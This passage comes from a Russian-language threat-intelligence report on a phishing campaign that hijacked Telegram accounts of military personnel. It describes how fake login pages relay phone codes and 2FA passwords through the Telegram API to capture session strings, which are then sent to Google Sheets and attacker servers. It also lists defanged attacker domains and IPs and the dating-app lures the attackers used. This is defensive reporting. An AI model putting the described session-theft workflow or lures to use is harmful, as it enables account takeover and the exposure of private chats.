


Рисунок 20-28 – Примеры фишинговых страниц на найденных IP-адресах




Рисунок 20-28 – Примеры фишинговых страниц на найденных IP-адресах




Рисунок 20-28 – Примеры фишинговых страниц на найденных IP-адресах




Рисунок 20-28 – Примеры фишинговых страниц на найденных IP-адресах




Рисунок 20-28 – Примеры фишинговых страниц на найденных IP-адресах




Рисунок 20-28 – Примеры фишинговых страниц на найденных IP-адресах




Рисунок 20-28 – Примеры фишинговых страниц на найденных IP-адресах

TkTk: Photo



Загрузка приложения

Нажмите кнопку ниже, чтобы скачать
приложение и начать смотреть видео по-новому

 **Скачать приложение**

Рисунок 20-28 – Примеры фишинговых страниц на найденных IP-адресах




Рисунок 20-28 – Примеры фишинговых страниц на найденных IP-адресах

Сайты атакующих работали так, что при переходе на домен без идентификатора (или с устаревшим) в URL показывалась заглушка. Злоумышленники использовали идентификатор в ссылках вида `example.com/auth/[a-z0-9]{9}`, которые присылали пользователям.




Рисунок 29 – Заглушка с сервера злоумышленников

Пользователей заманивают на фейковые страницы, где предлагают ввести номер телефона, код для входа Telegram и при необходимости 2FA-пароль («облачный пароль»). Сервер делает запрос к Telegram API, получает авторизацию и сохраняет `sessionString` – строку, которая даёт атакующим доступ к аккаунту пользователя.

Как это работает.

- 1. Пользователь открывает фейковую страницу → вводит номер телефона.
 - 2. Сервер вызывает `auth.SendCode` через `TelegramClient` – Telegram отправляет код пользователю.
 - 3. Пользователь вводит код → сервер вызывает `auth.SignIn`. Если код и/или пароль 2FA верны, клиент атакующих сохраняет `sessionString`.
 - 4. Полученный `sessionString` злоумышленники отправляют/сохраняют в несколько мест:
- Google Sheets;
 - Imprint URL;

IMPRINT_URL=хххps://nordens[.]pw/2qh

Внешние сервисы по HTTP (например, POST на 185[.]186[.]244[.]57 и 185[.]17[.]3[.]215).

Рассмотрим методы эксфильтрации и хранимые на них данные:

- POST-запросы уходят в приложение «КОНТУР», описанное выше. В этом приложении атакующие просматривают чаты скомпрометированных пользователей.
- Google Sheets — содержит json с номерами телефонов и `sessionString`:




Рисунок 30 — Содержимое Google Sheets

Imprint URL — про домен `nordens[.]pw` не было найдено значимой информации, сам домен скрыт за сервисами Cloudflare и при обращении выдает ошибку 404.

По заготовкам страниц, заглушке и обнаруженным IP-адресам, специалисты F6 нашли следующие домены:

Domain	IP
rufiles[.]com	185[.]139[.]69[.]136
cloudmail[.]watch	CDN
tgme-join[.]link	185[.]17[.]3[.]215
stormapi[.]live	185[.]17[.]3[.]215
joinchat[.]click	185[.]17[.]3[.]215
alimony[.]work	185[.]139[.]69[.]136
tktk[.]photo	185[.]17[.]3[.]215

test-result[.]online	185[.]17[.]3[.]215
stihipobedy[.]online	185[.]17[.]3[.]215, 185[.]139[.]69[.]136
cdekpost[.]express	185[.]17[.]3[.]215, 185[.]139[.]69[.]136
joinlink[.]live	185[.]17[.]3[.]215
telegra[.]ink	185[.]17[.]3[.]215
tme[.]wiki	185[.]17[.]3[.]215
tgdisc[.]me	208[.]92[.]227[.]183
telegarm[.]me	208[.]92[.]227[.]183
getlogin[.]xyz	208[.]92[.]227[.]183
cloudisk[.]my	138[.]124[.]69[.]153
cloudmail[.]agency	CDN
telgrm-service[.]org	CDN
cloud-mail-ru[.]pro	CDN
rumail[.]cloud	CDN
sexcrimea[.]xyz	CDN
verification[.]my	CDN
lukoil[.]vip	CDN
bezmertniypolk[.]online	185[.]17[.]3[.]215
helpmax[.]live	185[.]17[.]3[.]215
geroispecoperacii[.]com	185[.]17[.]3[.]215
project-matrix[.]net	185[.]17[.]3[.]215
max-client[.]support	185[.]17[.]3[.]215
invites[.]cloud	185[.]139[.]69[.]136
tgverify[.]info	185[.]139[.]69[.]136

Самый ранний из обнаруженных доменов – verification[.]my – был просканирован на сервисе для анализа ссылок 2 июня 2025 года.

verification.my

2a06:98c1:3121::3

Public Scan

URL: https://verification.my/auth/YTM5MWUxN

Submission: On June 02 via manual (June 2nd 2025, 5:31:43 pm UTC) from UA - Scanned from DE

SummaryHTTP 7RedirectsBehaviourIndicatorsSimilar 10DOMContentAPIVerdicts

Summary

This website contacted 5 IPs in 4 countries across 3 domains to perform 7 HTTP transactions. The main IP is 2a06:98c1:3121::3, located in and belongs to CLOUDFLARENET, US. The main domain is verification.my.

TLS certificate: Issued by WE1 on April 16th 2025. Valid for: 3mo.

verification.my scanned 4 times on urlscan.io

10 similar pages on different IPs, domains and ASNs found

urlscan.io Verdict: No classification

Live information

Google Safe Browsing: No classification for verification.my

Current DNS A record: 51.16.158.93 (AS16509 - AMAZON-02 - Amazon.com, Inc., US)

Screenshot

Live screenshotFull Image

Подтвердите доступ к номеру телефона для сохранения Вашего аккаунта Telegram

Введите свой номер телефона в международном формате

Page Title

Авторизация Telegram

Page Statistics

7100%50%33

RequestsHTTPSIPv6DomainsSubdomains

54186 kB414 kB1

IPsCountriesTransferSizeCookies

Domain & IP information

IP/ASNsIP DetailDomainsDomain TreeLinksCertsFrames

	IP Address	AS Autonomous System
3	2a06:98c1:3121::3	13335 (CLOUDFLARENET)
1	2a00:1450:4001:82b::200a	15169 (GOOGLE)
1	188.114.97.3	13335 (CLOUDFLARENET)
2	142.250.184.195	15169 (GOOGLE)
7	5	

Рисунок 31 – Результат сканирования

На одном из доменов, обнаруженных на 185[.]17[.]3[.]215, мы обнаружили карту боевых действий – вероятно, она также использовалась в качестве приманки.

Рисунок 32 – Страница на одном из обнаруженных доменов

19/30

Несмотря на то, что исследование началось с атаки, направленной на пользователей ПК, изучение инфраструктуры злоумышленника позволило сделать вывод, что это далеко не единственная деятельность группировки. Обнаруженные домены предназначены для получения доступа к Telegram-сессиям, а сами пользователи Telegram были скомпрометированы при помощи социальной инженерии. Однако можно предположить, что мессенджер Telegram – не единственный вектор атаки: злоумышленники регистрировали домены, имитирующие под другие сервисы, а также могли искать нужных им пользователей через сайты знакомств.

В основном злоумышленники под видом девушек знакомились с военнослужащими (что, возможно, было понятно из их анкет) через приложения для знакомств в Telegram и на других популярных платформах. Далее в ходе переписки «девушки» под разными предложениями предлагали пользователям перейти по ссылке. К примеру, наши специалисты зафиксировали такие схемы.

«Обычное общение»: в одном диалоге девушка под предлогом тестирования своего приложения присылает ссылку на его загрузку. Или для «безопасного» обмена фотографиями делится ссылкой на сайт, который маскируется под «облачный сервис» Telegram.




Рисунок 33-35 – Примеры переписки



Рисунок 33-35 – Примеры переписки




Рисунок 33-35 – Примеры переписки

«Волонтеры предлагают помощь»: злоумышленники представлялись волонтерами, предлагающими заполнить таблицу по ссылке.



Рисунок 36 – Пример переписки и фишинговой ссылки от злоумышленника под видом «волонтера»

Также удалось установить, что атакующие рассылали арк-файлы с названиями “Safeintim.apk” (другие варианты – “SafeintimZ.apk”, “ZafeintimZ.apk”, атакующие меняли названия). Через это приложение атакующие предлагали якобы «безопасно» обмениваться фотографиями. Судя по названию этих файлов, предполагалось, что фото для обмена будут носить интимный характер.

